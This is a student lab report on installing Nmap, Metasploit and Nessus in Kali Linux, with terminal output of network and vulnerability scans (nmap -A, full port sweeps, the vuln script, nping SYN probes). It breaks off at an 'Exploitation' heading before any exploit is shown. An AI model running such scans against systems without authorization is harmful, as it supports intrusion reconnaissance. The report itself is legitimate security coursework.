CYBERSECURITY

LAB-10


Ritik Tiwari

B21CS098

Task to Performed for Nmap, Metasploit and Nessus in Kali Linux


First Before Performing tasks we have to install all the tools and here is steps to do so:

First try command sudo apt update to update all the installed libraries and packages:




```
┌──(kali㉿kali)-[~]
└─$ sudo apt update
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [19.3 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [45.8 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [115 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [246 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [192 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [883 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [33.1 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [16.9 kB]
Fetched 66.6 MB in 23s (2,931 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
1635 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

Command to install the Nmap in kali linux




```
└─$ sudo apt install nmap -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
nmap is already the newest version (7.94+git20230807.3be01efb1+dfsg-2+kali1).
nmap set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 1635 not upgraded.
```

Command to check version for Nmap:




```
└─$ nmap --version
Nmap version 7.94SVN ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.4.6 openssl-3.0.11 libssh2-1.11.0 libz-1.2.13 libpcre2-10.42 libpcap-1.10.4 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
```

Command to install Metasploit



```
┌──(kali㉿kali)-[~]
└─$ sudo apt install metasploit-framework
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Suggested packages:
  clamav clamav-daemon
The following packages will be upgraded:
  metasploit-framework
1 upgraded, 0 newly installed, 0 to remove and 1634 not upgraded.
Need to get 221 MB of archives.
After this operation, 9,995 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 metasploit-framework amd64 6.4.3-0kali1 [221 MB]
Fetched 221 MB in 39s (5,747 kB/s)
(Reading database ... 399571 files and directories currently installed.)
Preparing to unpack .../metasploit-framework_6.4.3-0kali1_amd64.deb ...
Unpacking metasploit-framework (6.4.3-0kali1) over (6.3.43-0kali1) ...
Setting up metasploit-framework (6.4.3-0kali1) ...
Processing triggers for wordlists (2023.2.0) ...
Processing triggers for kali-menu (2023.4.6) ...
Processing triggers for man-db (2.12.0-1) ...
```


Command to install Nessus Tool in kali Linux:



```
┌──(kali㉿kali)-[~]
└─$ curl --request GET \
  --url 'https://www.tenable.com/downloads/api/v2/pages/nessus/files/Nessus-10.7.2-ubuntu1404_amd64.deb' \
  --output 'Nessus-10.7.2-ubuntu1404_amd64.deb'
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 66.1M    0 66.1M    0     0  11.7M      0 --:--:--  0:00:05 --:--:-- 14.6M
```


1) Vulnerability Scanning

Scan in verbose mode (`-v`), enable OS detection, version detection, script scanning, and traceroute (`-A`), with version detection (`-sV`) against the target IP (`192.168.1.1`):




```
┌──(kali㉿kali)-[~]
└─$ nmap -v -A -sV 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-22 13:11 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:11
Completed NSE at 13:11, 0.00s elapsed
Initiating NSE at 13:11
Completed NSE at 13:11, 0.00s elapsed
Initiating NSE at 13:11
Completed NSE at 13:11, 0.00s elapsed
Initiating Ping Scan at 13:11
Scanning 192.168.1.1 [2 ports]
Completed Ping Scan at 13:11, 3.00s elapsed (1 total hosts)
Nmap scan report for 192.168.1.1 [host down]
NSE: Script Post-scanning.
Initiating NSE at 13:11
Completed NSE at 13:11, 0.00s elapsed
Initiating NSE at 13:11
Completed NSE at 13:11, 0.00s elapsed
Initiating NSE at 13:11
Completed NSE at 13:11, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.87 seconds
```

Using TCP mode (`–tcp`) to probe port 22 (`-p 22`) using the SYN flag (`–flags syn`) with a TTL of 2 (`–ttl 2`) on the remote host (`192.168.1.1`):




```
└─$ sudo nping --tcp -p 22 --flags syn --ttl 2 192.168.1.1

Starting Nping 0.7.94SVN ( https://nmap.org/nping ) at 2024-04-22 13:14 EDT
SENT (0.0206s) TCP 192.168.17.128:27848 > 192.168.1.1:22 S ttl=2 id=59726 iplen=40  seq=365389441 win=1480
SENT (1.0218s) TCP 192.168.17.128:27848 > 192.168.1.1:22 S ttl=2 id=59726 iplen=40  seq=365389441 win=1480
SENT (2.0239s) TCP 192.168.17.128:27848 > 192.168.1.1:22 S ttl=2 id=59726 iplen=40  seq=365389441 win=1480
SENT (3.0254s) TCP 192.168.17.128:27848 > 192.168.1.1:22 S ttl=2 id=59726 iplen=40  seq=365389441 win=1480
SENT (4.0267s) TCP 192.168.17.128:27848 > 192.168.1.1:22 S ttl=2 id=59726 iplen=40  seq=365389441 win=1480

Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Raw packets sent: 5 (200B) | Rcvd: 0 (0B) | Lost: 5 (100.00%)
Nping done: 1 IP address pinged in 5.06 seconds
```

This command is used to scan the IP addresses within a range and I get this result




```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV -oA scan_results 192.168.1.1-255
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-17 01:00 EDT
Stats: 0:01:05 elapsed; 0 hosts completed (0 up), 255 undergoing Ping Scan
Ping Scan Timing: About 63.73% done; ETC: 01:02 (0:00:37 remaining)
Stats: 0:01:06 elapsed; 0 hosts completed (0 up), 255 undergoing Ping Scan
Ping Scan Timing: About 64.71% done; ETC: 01:02 (0:00:36 remaining)
Nmap done: 255 IP addresses (0 hosts up) scanned in 103.40 seconds
```

Ifconfig is used to find the localhost Ip address.




```
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.17.128  netmask 255.255.255.0  broadcast 192.168.17.255
        inet6 fe80::65ec:3e67:a1ab:63ed  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:f4:0c:83  txqueuelen 1000  (Ethernet)
        RX packets 260686  bytes 302401321 (288.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 856504  bytes 51412018 (49.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1213  bytes 86852 (84.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1213  bytes 86852 (84.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

To scan the vulnerability on the specific localhost Ip address.



```
┌──(kali㉿kali)-[~]
└─$ nmap --script vuln 10.211.55.22
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-17 01:07 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 13.44 seconds

┌──(kali㉿kali)-[~]
└─$ msfconsole

 ** Welcome to Metasploit Framework Initial Setup **
    Please answer a few questions to get started.


Would you like to use and setup a new database (recommended)? no

 ** Metasploit Framework Initial Setup Complete **

Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R
```

Below command scan all the Ports and Ip addresses which are in use in your localhost.




```
└─$ nmap -v -A scanme.nmap.org
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-22 13:36 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:36
Completed NSE at 13:36, 0.00s elapsed
Initiating NSE at 13:36
Completed NSE at 13:36, 0.00s elapsed
Initiating NSE at 13:36
Completed NSE at 13:36, 0.00s elapsed
Initiating Ping Scan at 13:36
Scanning scanme.nmap.org (45.33.32.156) [2 ports]
Completed Ping Scan at 13:36, 0.28s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:36
Completed Parallel DNS resolution of 1 host. at 13:36, 0.00s elapsed
Initiating Connect Scan at 13:36
Scanning scanme.nmap.org (45.33.32.156) [1000 ports]
Discovered open port 22/tcp on 45.33.32.156
Discovered open port 80/tcp on 45.33.32.156
Discovered open port 31337/tcp on 45.33.32.156
Discovered open port 9929/tcp on 45.33.32.156
Discovered open port 5060/tcp on 45.33.32.156
Discovered open port 2000/tcp on 45.33.32.156
Discovered open port 8010/tcp on 45.33.32.156
Completed Connect Scan at 13:36, 45.03s elapsed (1000 total ports)
Initiating Service scan at 13:36
Scanning 7 services on scanme.nmap.org (45.33.32.156)
Completed Service scan at 13:39, 135.02s elapsed (7 services on 1 host)
NSE: Script scanning 45.33.32.156.
Initiating NSE at 13:39
Completed NSE at 13:40, 73.60s elapsed
Initiating NSE at 13:40
Completed NSE at 13:40, 1.15s elapsed
Initiating NSE at 13:40
Completed NSE at 13:40, 0.01s elapsed
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.23s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
```

2) **Exploitation**

